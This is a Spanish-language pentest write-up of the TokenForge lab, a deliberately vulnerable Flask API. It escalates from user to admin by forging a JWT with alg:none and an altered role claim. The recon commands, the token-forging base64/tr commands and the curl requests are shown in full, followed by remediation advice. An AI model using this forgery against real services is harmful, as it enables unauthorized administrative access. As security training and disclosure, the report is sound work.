INFORME DE PENTESTING

TokenForge

Falsificación de JWT mediante algoritmo “none”

Escalada de privilegios user → admin en API REST

Severidad del hallazgo principal

CRÍTICA

Campo	Valor
Laboratorio	TokenForge — WHOAMI-LABS.COM
Dificultad	Fácil (1 punto)
Objetivo	172.17.0.2:5000 (API REST con JWT)
Tipo de prueba	Caja negra / gris — aplicación web
Autor	Josep Sanz
Fecha	11 de noviembre de 2026
Estado	Laboratorio comprometido — flag obtenida

Resumen de la cadena de ataque

#	Paso	Evidencia
1	Reconocimiento: nmap detecta Flask en 5000/tcp	Fig. 1
2	Enumeración web y de rutas (/login, /api/*)	Fig. 2–3
3	Login alice:alice → emisión de JWT (HS256, role:user)	Fig. 4–6
4	Forja de token con alg:none y role:admin	Fig. 7
5	GET /api/admin con token forjado → flag	Fig. 8–9

1. Resumen ejecutivo

Se realizó una prueba de intrusión sobre el laboratorio **TokenForge**, una API REST que emite tokens **JWT** (JSON Web Token) tras la autenticación. El objetivo era evaluar la robustez del mecanismo de autorización basado en estos tokens y, en concreto, la posibilidad de acceder a funcionalidades reservadas al rol **`admin`**.

La aplicación acepta tokens firmados con el algoritmo **"none"**, es decir, **sin verificación de firma**. Aprovechando esta debilidad fue posible forjar un token arbitrario cambiando el campo `role` de `user` a `admin`, lo que concedió acceso directo al endpoint protegido `/api/admin` y permitió recuperar la **flag** del laboratorio.

> **RESULTADO**
> Compromiso total del control de acceso. **flag obtenida: `BURP{jwt_none_claim}`** | Tiempo total: 00h 08m 51s.

1.1. Tabla de severidad

Hallazgo	Severidad	CVSS 3.1	Vector
JWT acepta algoritmo "none" (sin firma)	Crítica	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Falta de control de autorización por rol	Alta	8.1	Derivado del anterior
Credenciales triviales (alice:alice)	Media	5.3	AV:N/AC:L/PR:N/UI:N

Las puntuaciones CVSS son orientativas para un entorno de laboratorio.

2. Alcance y metodología

2.1. Alcance

- Único objetivo autorizado: **`172.17.0.2`** (servicio web en el puerto `5000/tcp`).
- Aplicación: **TokenForge**, servida por Werkzeug/Python (Flask).
- No se atacó ningún otro host, ni se realizaron pruebas de denegación de servicio.

2.2. Metodología

La prueba siguió las fases habituales de un test de intrusión web, alineadas con **OWASP WSTG** y **PTES**: reconocimiento, enumeración de superficie, análisis de la lógica de autenticación/autorización, explotación y verificación.

Fase	Herramientas utilizadas
Reconocimiento de red y servicios	nmap
Enumeración web / descubrimiento de rutas	feroxbuster, navegador
Análisis del JWT	base64, decodificación manual
Explotación (forja de token)	curl, base64, tr
Verificación del acceso	curl

3. Reconocimiento y enumeración

3.1. Escaneo de puertos (nmap)

Se ejecutó un escaneo completo de puertos TCP con detección de versión y scripts por defecto. Únicamente el puerto **`5000/tcp`** está abierto, sirviendo `Werkzeug httpd 3.1.8 (Python 3.12.14)` con el título **TokenForge**.

```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2

PORT     STATE SERVICE VERSION
5000/tcp open  http    Werkzeug httpd 3.1.8 (Python 3.12.14)
|_http-title: TokenForge
|_http-server-header: Werkzeug/3.1.8 Python/3.12.14
```




Figura 1 — Escaneo nmap: único servicio expuesto en 5000/tcp (Werkzeug/Flask).

3.2. Análisis de la aplicación web

La página principal describe la propia API y sus endpoints: un `POST /login` que emite un JWT, un `GET /api/me` que devuelve los claims del token, y un `GET /api/admin` que requiere rol `admin`. La propia interfaz sugiere manipular el token con herramientas como Burp.




Figura 2 — Página principal de TokenForge: endpoints documentados y formulario de login.

3.3. Descubrimiento de rutas (feroxbuster)

La enumeración de directorios confirmó la superficie: `/login` (redirección 302) y un endpoint `/status` que responde 200. No se hallaron rutas ocultas adicionales relevantes.



Figura 3 — feroxbuster: rutas descubiertas (/login, /status) sobre el servicio.

4. Explotación

4.1. Obtención de un token legítimo

Mediante el formulario web (o directamente por API) se obtiene un token válido para el usuario `alice`. Las credenciales **`alice:alice`** son triviales y permiten emitir el JWT inicial.




Figura 4 — Token emitido por la aplicación tras autenticarse como alice.

La misma operación vía API confirma el token y su tipo `Bearer`:

```
$ curl -s -X POST http://127.0.0.1:8270/login \
    -H "Content-Type: application/json" \
    -d '{"username":"alice","password":"alice"}'

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsI
nJvbGUiOiJ1c2VyIn0.qg1tpU84YlBF_DL_A2eAaGeC-azOwrtmS3cT8ayPt9I",
"token_type":"Bearer"}
```

Figura 5 — Login por API: emisión del Bearer token (HS256).



4.2. Decodificación y análisis del JWT

Un JWT se compone de tres partes en Base64URL separadas por puntos: `cabecera.payload.firma`. Decodificando las dos primeras se observa el algoritmo y los claims:

```
$ echo "eyJhbGci...XVCJ9" | base64 -d
{"alg":"HS256","typ":"JWT"}

$ echo "eyJzdWIi...VyIn0"  | base64 -d
{"sub":"alice","role":"user"}

$ curl -s http://127.0.0.1:8270/api/me -H "Authorization: Bearer <token>"
{"claims":{"role":"user","sub":"alice"}}
```



Figura 6 — Cabecera (alg: HS256) y payload (role: user) del token; /api/me confirma el rol.

OBSERVACIÓN CLAVE

El token original usa **HS256** y el claim `role` determina el nivel de acceso. Si el servidor no valida estrictamente el algoritmo, se puede sustituir la firma por el algoritmo **none** y alterar los claims libremente.

4.3. Forja del token malicioso (alg: none)

Se construye un nuevo token con la cabecera `{"alg":"none","typ":"JWT"}` y el payload modificado `{"sub":"alice","role":"admin"}`. Ambas partes se codifican en Base64URL (sustituyendo `+/` por `-_` y eliminando el `padding '='`). La tercera parte (la firma) se deja **vacía**.

```
# Cabecera con alg:none
$ echo -n '{"alg":"none","typ":"JWT"}'   | base64 | tr '+/' '-_' | tr -d '='
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0

# Payload con role:admin
$ echo -n '{"sub":"alice","role":"admin"}' | base64 | tr '+/' '-_' | tr -d '='
eyJzdWIiOiJhbGljZSIsInJvbGUiOiJhZG1pbiJ9
```



Figura 7 — Construcción manual del token forjado con alg:none y role:admin.

El token resultante, con la firma vacía (obsérvese el punto final sin tercer segmento), es:

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.
eyJzdWIiOiJhbGljZSIsInJvbGUiOiJhZG1pbiJ9.
```

4.4. Acceso al endpoint de administración y captura de la flag

Se envía el token forjado al endpoint protegido `/api/admin`. El servidor acepta el token sin firma, reconoce el rol `admin` y devuelve la flag:

```
$ curl -s http://127.0.0.1:8270/api/admin \
    -H "Authorization: Bearer eyJhbGciOiJub25l...In0.eyJzdWIi...biJ9."

{"flag":"BURP{jwt_none_claim}","message":"admin access granted","ok":true}
```




Figura 8 — Acceso concedido a /api/admin con el token forjado: flag obtenida.

FLAG CAPTURADA

BURP{jwt_none_claim}




Figura 9 — Panel del laboratorio: TokenForge comprometido y flag validada (00h 08m 51s).

5. Análisis de impacto

La aceptación del algoritmo **`none`** anula por completo el propósito de la firma del JWT. Cualquier atacante que obtenga —o incluso que solo observe la estructura de— un token puede forjar uno nuevo con los claims que desee, sin conocer ninguna clave secreta.

- **Confidencialidad:** acceso a datos y funciones reservadas (rol admin).
- **Integridad:** el atacante decide arbitrariamente su identidad y privilegios.
- **Autorización:** el control de acceso basado en rol queda totalmente inutilizado.

En un sistema real, esta vulnerabilidad equivale a una **escalada de privilegios no autenticada a administrador**, con potencial de compromiso total de la aplicación y sus datos.

6. Recomendaciones de remediación

Prioridad	Medida
Crítica	Rechazar explícitamente alg:none. Validar el algoritmo esperado en el servidor (p. ej. forzar HS256/RS256) y no derivarlo de la cabecera del token.
Crítica	Verificar siempre la firma con una clave secreta robusta; descartar cualquier token cuya firma no valide.
Alta	Aplicar control de autorización en el servidor que no confíe en claims auto-declarados sin re-verificar la identidad.
Media	Eliminar credenciales triviales/por defecto (alice:alice) y aplicar política de contraseñas.
Media	Usar librerías JWT actualizadas y su modo estricto; considerar tokens de vida corta y rotación de claves.

Referencias: *OWASP JWT Cheat Sheet*, *CWE-347 (Improper Verification of Cryptographic Signature)*, *OWASP API Security Top 10 — API2:2023 Broken Authentication*.

7. Conclusión

El laboratorio **TokenForge** fue comprometido con éxito explotando la aceptación del algoritmo `none` en la validación de JWT. En menos de nueve minutos se pasó de un usuario sin privilegios (`alice / user`) a acceso de administrador, recuperando la flag **`BURP{jwt_none_claim}`**. La corrección es directa y de alto impacto: validar estrictamente el algoritmo y la firma del token en el lado servidor.

Informe elaborado por Josep Sanz — 11/11/2026